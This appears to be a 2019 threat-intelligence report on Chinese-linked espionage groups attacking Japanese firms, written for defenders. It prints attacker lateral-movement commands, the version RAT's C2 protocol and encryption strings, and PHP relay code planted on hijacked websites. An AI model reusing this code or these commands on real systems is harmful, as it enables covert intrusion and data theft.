Cyber Espionage Tradecraft in the Real World

Adversaries targeting Japan in the second half of 2019

May 1, 2020

Macnica Networks

TeamT5

Table of contents

Introduction

This report is a public release of research that Macnica Networks and TeamT5 have conducted into the cyber espionage groups targeting organizations in Taiwan and Japan.

It has been created to bring awareness to attack campaigns observed in the 2019 fiscal year (April 2019 to March 2020) that were perpetrated in attempts to steal confidential information (personal identifiable information, policy-related information, manufacturing data, etc.) from Japanese organizations.

Focusing mainly on cases involving use of high-stealth remote access trojans (RATs) observed in the second half of fiscal 2019, it describes new attack techniques and how such threats can be detected. Lists of the indicators used in the various attack campaigns described within this report are provided at the end.

Targeted industries and trends of observed cyber attacks

Although the Tick and BlackTech have continued to be very active, as was observed in the preceding year,[1] analysis of trends in cyber attacks in fiscal 2019 shows that the number of cyber espionage groups targeting Japan has decreased in this fiscal year. Because of the increased activities of the DarkHotel targeting media in the first half of the year, the overall number of attacks on media was high. In the second half of the year, activities of the BlackTech targeting IT service company was observed. In the observations from the previous fiscal year, industry types targeted by the BlackTech attack were predominantly manufacturing industries; however, in this fiscal year its attacks have been wide-ranging, including research, critical infrastructure, IT services, and more, and analysis suggests that it may be attempting to steal not only technical information from manufacturing industries, but also PII (Personal Identifiable Information) and business intelligence. Moreover, two major electronics companies have announced that they experienced targeted attacks around 2017 and 2018.[2 3 4] According to public reports, a major electronics company was infiltrated by the Chinese APTs Nian (A.K.A. Tick) and Huapi (A.K.A. BlackTech). Massive confidential information of the company as well as its customers' , including several government agencies and other companies from industries such as electrical power, communications, railways, automotive, and more, were estimated to be affected. The initial intrusion occurred at the company's Chinese branch office. By exploiting the update function of anti-virus software used by the office, the attacker was able to distribute malware and gain access to the company headquarters. Identified vulnerabilities of the anti-virus product were CVE-2019-9489 and CVE-2019-18187, which allow modification of files and remote code execution.

It was not until this year that this intrusion was revealed by the company, therefore, it was not included in the statistics of our reports in 2018-2019. This incident has again highlighted the difficulty of detecting attacks and intrusion launched by APT actors, meaning that the statistics of our report often show only the tip of the iceberg. We hope that the attack techniques described herein will be a useful reference for cyber security team to defend against cyber espionage operations.




Figure 1. Pie chart of targeted organizations (FY2019)

1 https://www.macnica.net/mpressioncss/feature_03.html/
2 https://www.asahi.com/articles/ASN1M6VDSN1MULFA009.html
3 https://www.mitsubishielectric.co.jp/news/2020/0212-b.pdf
4 https://jpn.nec.com/press/202001/20200131_01.html

Timeline and summary of attacks

Cyber espionage group activities we identified in each month from April to March are shown in the table below. Analysis shows that activities of the Tick and BlackTech decreased after September. On the other hand, these groups continued to make attacks against organizations in which they had already gained a foothold before, and going into the second half of the year, discoveries were made of activities of the Tick group against chemical industry organizations in September and activities of the BlackTech attack group against IT service companies in February. Also, although they have not yet been tied to any particular group, attacks were observed in December and January that used a RAT (LODEINFO) that is similar in structure to the ANEL malware used in past attacks by the APT10 attack group.[5]

	19/04	19/05	19/06	19/07	19/08	19/09	19/10	19/11	19/12	20/1	20/02	20/03
DarkHotel	Media			Media Defense								
BlackTech		Research		Semicon-ductors	Critical Infras-tructure						IT Services	
Tick		Commu-nication		Chemicals		Chemicals						
N/A (LODEINFO)									Media	Defense		

Table 1. 2019 Timeline

September 2019 (Chemical)

Attacks by the Tick group on the Chinese offices of Japanese chemical industry organization were observed.[6] The malware used in these attacks left a pdb (C:\Users\jack\Desktop\test\version\Release\version.pdb), and from this character string and function the malware was named "version RAT" .version RAT was developed to run only in a Windows10 environment. It includes three remote-controlled functions: execution of a remote shell, file uploading, and file downloading. Because it is designed to operate only in a specific OS environment, analysis suggests that it may have been used after the Tick group first obtained some degree of knowledge about the targeted environment.

5 https://www.secureworks.jp/resources/at-bronze-riverside-updates-anel-malware
6 https://www.macnica.net/mpressioncss/feature_05.html/

December 2019 (Media)

At the end of December 2019, spear phishing e-mail disguised as new year's greetings was delivered to media companies and other industries. The attached file was a Word document with an embedded macro which, when activated, caused malware to be written into the disc and executed. This malware was DLL file. When it runs, it carries out its operations by injecting malicious code into a svchost.exe process. It possesses an instruction set similar to Unix commands and is known as LODEINFO malware. [7]




Figure 2. Macro-embedded Word File Used to Deliver LODEINFO Malware

January 2020 (Defense)

Going into January 2020, spear phishing e-mail attacks were observed targeting defense-related organizations with an Office macro file attachment designed to drop LODEINFO malware.

7 https://blogs.jpcert.or.jp/en/2020/02/malware-lodeinfo-targeting-japan.html

February 2020 (IT services)

We observed BlackTech's 32bit ELF malware which runs on Linux OS platform uploaded to public malware repository and we assume the victim probably was IT service organization.

It has been noted that this malware is similar to TsCookie malware which is one of BlackTech's tools.[8] We discovered several other tools and are presented in this report.




Figure 3. BlackTech 32-bit Linux Malware

8 https://blogs.jpcert.or.jp/en/2020/03/elf-tscookie.html

New TTPs and RATs

In this section we will present information, in some detail, focusing on observations and analyses not yet touched on by the published reports previously cited.

Tick

Evolving Downloader

In September 2019, attack on Japanese company's office in China was observed. Analysis of the techniques (the functions of the malware, the characteristics of the code level, the exploitation of the legitimate Websites as C2 servers) and the targeted industry suggests that these attack was made by the Tick group. The malware used incorporated the anti-virus product deactivation and encryption implementation seen in downloader malwares previously used by Tick, and it seems that Tick has been carrying out continual update of their downloaders. A particularly significant characteristic is the implementation of a remote shell feature. Previously, target verification with a downloader had been carried out using the information automatically collected from an infected device. The collected information was uploaded to external server. If the uploaded information fulfills the condition implemented in the server, next payload would be delivered. This was the first time for us to observe that Tick implemented remote shell feature in its downloader. This is thought to be used for gathering a greater amount of information to increase the precision of target verification. Based on the remaining debug information file (pdb) name and functions, We named this malware "version RAT".




Figure 4. Evolution of the Information Collecting Functions of Downloaders

In this attack, we discovered that version RAT was installed on several devices. One characteristic was that C2 servers of each RAT were different. This meant that even if the RAT was detected on a single device, only C2 server indicator would not be enough to identify other infected devices, which was probably intended to extend the period of stay in the target network as long as possible. Because the pdb path left in each RAT was different, it is considered that source code sets were shared among several developers belonging to Tick group and tuning was carried out for the settings of C&C, etc, in each operation. The pdb path of one sample contained Hangul characters. Because of this, and because Tick also targets South Korean organizations, it is suspected that person well versed in the Korean language may be employed as a developer of the group.

version RAT1	pdb path	C:\Users\jack\Desktop\test\version\Release\version.pdb
	SHA256	ec052815b350fc5b5a3873add2b1e14e2c153cd78a4f3cc16d52075db3f47f49
	C&C	http://www.<redacted>.com/banner/acom/list.php
version RAT2	pdb path	C:\Users\jack\Desktop\test\version\Release\version.pdb
	SHA256	e3624fdb484ae20c47f2e54bda914a12776c8e65b0fe0c6f23640452d37c1545
	C&C	http://www.<redacted>.co.jp/old/keisokuki/
version RAT3	pdb path	C:\Users\허작\Documents\Visual Studio 2010\Projects\새로\version\Release\version.pdb
	SHA256	d2d5b3e48bb8ac413fffa230bf913283a7c1009981dec20e610f1020ee720fa6
	C&C	http://www.<redacted>.com/data/

Table 2. Discovered Version RAT

This malware was in a DLL file format and had the same file name as the legitimate version.dll preinstalled in Windows. When the malicious DLL file was installed in the folder containing the legitimate Fortigate EXE which loads version.dll, the malicious DLL would be loaded instead of the version.dll in the System32 folder. (DLL Search Order Hijacking) Using this technique, the malware would be automatically run and remain in the infected device even after the device was rebooted.




Figure 5. DLL Search Order Hijacking

DLL Search Order Hijacking is a technique that has been used for a long time, and the fact that it is still being used by numerous groups to this day indicates that it remains an effective technique for avoiding a number of security solutions such as anti-virus products and whitelist protection.

Also, it uses a unique technique to identify the OS of the infected device.

The malware loads the legitimate version.dll in the System32 folder and verifies whether a particular API can be loaded. The GetFileVersionInfoExA function is exported via the version.dll of Windows10, and cannot be loaded on any other OS. In this way, this malware is prevented from running on any OS other than Windows 10. This technique is especially effective to circumvent dynamic analysis and sandbox base security.

```
off_72D21CD4 = v0;
v1 = GetProcAddress(hLibModule, "GetFileVersionInfoByHandle");
if ( !v1 )
{
  if ( !((unsigned int)"GetFileVersionInfoByHandle" >> 16) )
    wsprintfA(&v18, "#%d", "GetFileVersionInfoByHandle");
  ExitProcess(0xFFFFFFFE);
}
off_72D21CB8 = v1;
v2 = GetProcAddress(hLibModule, "GetFileVersionInfoExA");
if ( !v2 )
{
  if ( !((unsigned int)"GetFileVersionInfoExA" >> 16) )
    wsprintfA(&v19, "#%d", "GetFileVersionInfoExA");
  ExitProcess(0xFFFFFFFE);
}
off_72D21CCC = v2;
v3 = GetProcAddress(hLibModule, "GetFileVersionInfoExW");
if ( !v3 )
{
  if ( !((unsigned int)"GetFileVersionInfoExW" >> 16) )
    wsprintfA(&v18, "#%d", "GetFileVersionInfoExW");
  ExitProcess(0xFFFFFFFE);
}
off_72D21CE0 = v3;
v4 = GetProcAddress(hLibModule, "GetFileVersionInfoSizeA");
if ( !v4 )
{
```

Figure 6. Checking Windows 10 Environment

Characteristics of version RAT communications

C2 servers were exploited legitimate Websites and the protocol is HTTP. some User-Agent strings are embedded in the malware, and picks up one of the strings based on the mshtml.dll version in the infected device (Table 3).

mshtml.dll Version	User agent string
8	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0)
9	Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)
10	Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)
11	Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko

Table 3. Fixed User Agent Strings (version RAT)

The communication data is encrypted by combining AES CBC mode (key and initialization vector [IV] generated using two fixed character strings, '!@#$%^$$#$%^%$#@' and 'sdjfiejkflmvjfkd', and random values) and base64.
All of the C2 servers were compromised legitimate Websites in Japan. In terms of signature creation to detect C2 traffic, although there do exist fixed URL parameters embedded in malware that could be used as detection conditions, because they are frequently changed, it is considered difficult to achieve traffic detection using signatures soon after malware has been used. Because of that, although it means taking delayed action, we recommend that when a downloader C2 URL used by Tick is published by security vendors, etc, network logs should be examined using the fixed URL pattern part as a detection condition.

URL pattern examples (blue, bold characters are fixed)

http://www.<redacted>.com/banner/acom/list.php? <randsom five characters>=usq

version RAT SHA256: ec052815b350fc5b5a3873add2b1e14e2c153cd78a4f3cc16d52075db3f47f49

http://www.<redacted>.com/img/home/index.php? <randsom five characters>=google

down_new SHA256: 80ffaea12a5ffb502d6ce110e251024e7ac517025bf95daa49e6ea6ddd0c7d5b

Observed internal activity

After confirming communication with the target device via a ping command using the version RAT remote shell, the attacker attempted lateral movement with a net use command.

```
net group “domain admins” /domain
ping -n 1 <hostname1>
net use \\<hostname1> [redacted] /u:<hostname1>\administrator
```

C2

A PHP file was installed on compromised Websites. The PHP file' s code is only around 200 lines, without obfuscation, and was designed to perform branch processing according to the URL parameters set by version RAT or attacker at the time of access. This PHP code does not implement user interface and decryption processing of encrypted data. Its main role is relay point of encrypted data between the attacker and the infected devices. Because of this, it is thought that the user interface enabling the attacker to carry out operations was implemented on the attacker' s operation device or on another server. The attacker gained access to the compromised Web site via a servers set up on the platforms of overseas VPS services. It is thought that the reason why the PHP code was made so simple was that the attacker considered that if the code were obfuscated as with a WebShell, it would produce a lot of distinctive codes and would increase the likelihood of being detected by anti-virus products. Data communication between the attacker and the C2 server is carried out via the same mechanism as for communications between the RAT and the C2 server (AES + base64). Because the key and initialization vector (IV) are included in the communication data (Figure 7 and Figure 8), decryption can be performed if the URL parameters and POST data remain in the log. IV and Data are split in 2 parts. An exclamation mark (!) is attached to the end of the data transmitted to the RAT as an identifier to verify the validity of the data.





Figure 7. Communication Data Format

AES and base64 are used for file transfer, too. However the encryption process and data format are slightly altered.



Data Format:<file name>xxxxxxxx<Data>
e.g. aaa.exexxxxxxxxMZ...

Figure 8. File Transfer Data Format

URL Parameter	Function	Example
fr=AS4Q&name=<encrypted command>	Command	GET /index.php?fr=AS4Q&name=..
<variable>=dd&na=<file name>	Clearing file content	GET /index.php?xyz=dd&na=data.txt
<variable>=de&ui=<file name>	File deletion	GET /index.php?xyz=de&ui=data.tx
<target id>=usq	Beacon	GET /index.php?abcde=usq
<target id>=kjg	Command result upload	POST /index.php?abcde=kjg
<target id>=dvg	File upload	POST /index.php?abcde=dvg

Table 4. List of Version RAT C2 PHP URL Parameters

Commands issued by the attacker are made in the following format.

MMddHHmmss<Command ID><Target ID>[Sub Command ID][Parameter]

*Sub Command ID and Parameter can be omitted.

* Target ID is AAAAA: Target device is unspecified.

Command example 1) 0330170142SAAAAA

Show list of installed applications

Command example 2) 0330170142DAAAAA0BLc:¥intel¥logs

Download file, expand file size, save to c:¥intel¥logs

The version RAT decrypts the beacon's response data, extracts the Command ID, Sub Command ID, and Parameter, and performs reading processing.

Command ID	Command	Sub Command ID (Combination possible)	Command
C	Remote shell		
D	Download file from C2 (The name of the downloaded file is embedded in the malware and is fixed [eg, logo.jpg].)	R	Execute after download
		B	Expand file size (Approx. 50MB to 100MB)
		L	Specify file save location
S	Get list of installed applications		
G	Change interval sleep seconds		
U	File upload		
M	Sleep		

Table 5. List of Version RAT Commands




Figure 9. Remote Control Flow (Showing Installed Applications)

```php
<?php

error_reporting(0);
@header("content-Type: text/html; charset=utf-8");
$log='hotel.css';
$cm='get.css';
$re='over.html';
$filename='logo.jpg';


function getIP() {
    return isset($_SERVER["HTTP_X_FORWARDED_FOR"])?$_SERVER["HTTP_X_FORWARDED_FOR"]
    :(isset($_SERVER["HTTP_CLIENT_IP"])?$_SERVER["HTTP_CLIENT_IP"]
    :$_SERVER["REMOTE_ADDR"]);
}
function get_contents()
{
	$xmlstr= file_get_contents("php://input");
	if(strlen($xmlstr)>0)
	{
		if(file_put_contents($filename,$xmlstr))
		{
			file_put_contents($log,"success\r\n",FILE_APPEND);
		}
	}
}

$ip = ($_SERVER["HTTP_VIA"]) ? $_SERVER["HTTP_X_FORWARDED_FOR"] : $_SERVER["REMOTE_ADDR"];
$ip = ($ip) ? $ip : $_SERVER["REMOTE_ADDR"];

foreach($_GET as $key=>$value)
{
	break;
}


$id=$_REQUEST['fr'];
$uc=$_REQUEST[$key];
$browser= $_SERVER['HTTP_USER_AGENT'] ;


if($id=="AS4Q")
{
	//$ui=$_REQUEST['ui'];
	$he=$_REQUEST['He'];
	$nam=$_REQUEST['name'];
	file_put_contents($cm,"");
	//file_put_contents($cm,strftime("%m%d%H%M%S",time()),FILE_APPEND);
	//file_put_contents($cm,$he,FILE_APPEND);
	file_put_contents($cm,$nam,FILE_APPEND);
	//file_put_contents("get.txt","");
	file_put_contents($log,"send success\r\n",FILE_APPEND);

}
```

Figure 10. PHP Code Installed on a Regular Web Site

down_new

In November 2019, two files considered to be Tick' s downloaders were uploaded to the public malware repository. The encryption method was the same as that of the version RAT, AES + base64, and the two character strings used to create the key were the same. Rather than a DLL file, these malwares are EXE file which, when executed, copies itself to a specified location and adds a log-on script registry as a persistence. automatically run when a user logs in to an infected device.

These samples also had the distinctive pdb file path left in samples used by Tick.

SHA256: 80ffaea12a5ffb502d6ce110e251024e7ac517025bf95daa49e6ea6ddd0c7d5b
PDB: C:\Users\jack\Desktop\test\ec_new\down_new\Release\down_new.pdb
Additional registry value: HKEY_CURRENT_USER\Environment\UserInitMprLogonScript = "C:\Users\<User name>\AppData\Roaming\Microsoft\winlogon.exe"

SHA256: 2411d1810ac1a146a366b109e4c55afe9ef2a297afd04d38bc71589ce8d9aee3
PDB: C:\Users\jack\Desktop\test\ec_new\down_new\Release\down_new.pdb
Additional registry value: HKEY_CURRENT_USER\Environment\UserInitMprLogonScript = "C:\Users\<User name>\AppData\Local\Microsoft\Internet Explorer\wuauct.exe"

A major difference between these two down_new samples and version RAT is that a remote shell function is not implemented. Considering the fact that they have few functions compared with version RAT, the sample compilation date and time, and passive DNS information, it is thought that these two down_new samples are version RAT development bases and were used some time before August 2019.
User-Agent string set in HTTP header is fixed, as with the version RAT, but is decided which one is used according to the OS CPU information (32bit/64bit).

OS	User agent string
32bit	Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36
64bit	Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36

Table 6. Fixed User Agent Strings (down_new)

	down_new	version RAT
File type	EXE	DLL
Anti-virus product deactivation function	YES	YES
Perpetuation method	Log-on script	DLL Search Order Hijacking (loaded via regular file)
Operating environment	Windows 32bit/64bit	Windows 10
Communication encryption	AES + base64	AES + base64
Primary function	Download new file	Remote Control (simplified)

Table 7. Comparison of Down_new and Version RAT Functions

ShadowPAD

In late 2019, while we were analyzing an attack from Tick, something interesting happened. After running the ABK downloader[9] found in that case, a ShadowPAD RAT, also known as POISONPLUG, was downloaded as its 2nd-stage backdoor. Though ShadowPAD is a shared tool among Chinese APT groups, this is the first time we observed Tick using it. As ABK downloader is widely regarded as Tick' s exclusive tool, this phenomenon confirms that Tick also uses ShadowPAD as their weapon.

The downloaded sample is a dropper, which drops a legitimate EXE file and a DLL named mscoree.dll containing the ShadowPAD RAT. The DLL contains a "loader" module, five other functional modules, and a shellcode segment, all encrypted with binary operations. These modules are DLLs with the PE header replaced with random data. The shellcode is first used to reflectively inject the "loader" module into memory and then used by the "loader" module to inject other modules. The shellcode itself is heavily obfuscated using fake instructions, making it difficult to analyze. In addition to obfuscation, all the strings are encrypted and WinAPIs are dynamically linked either through hash or encrypted strings, leaving an empty import table and no readable strings to analyze.

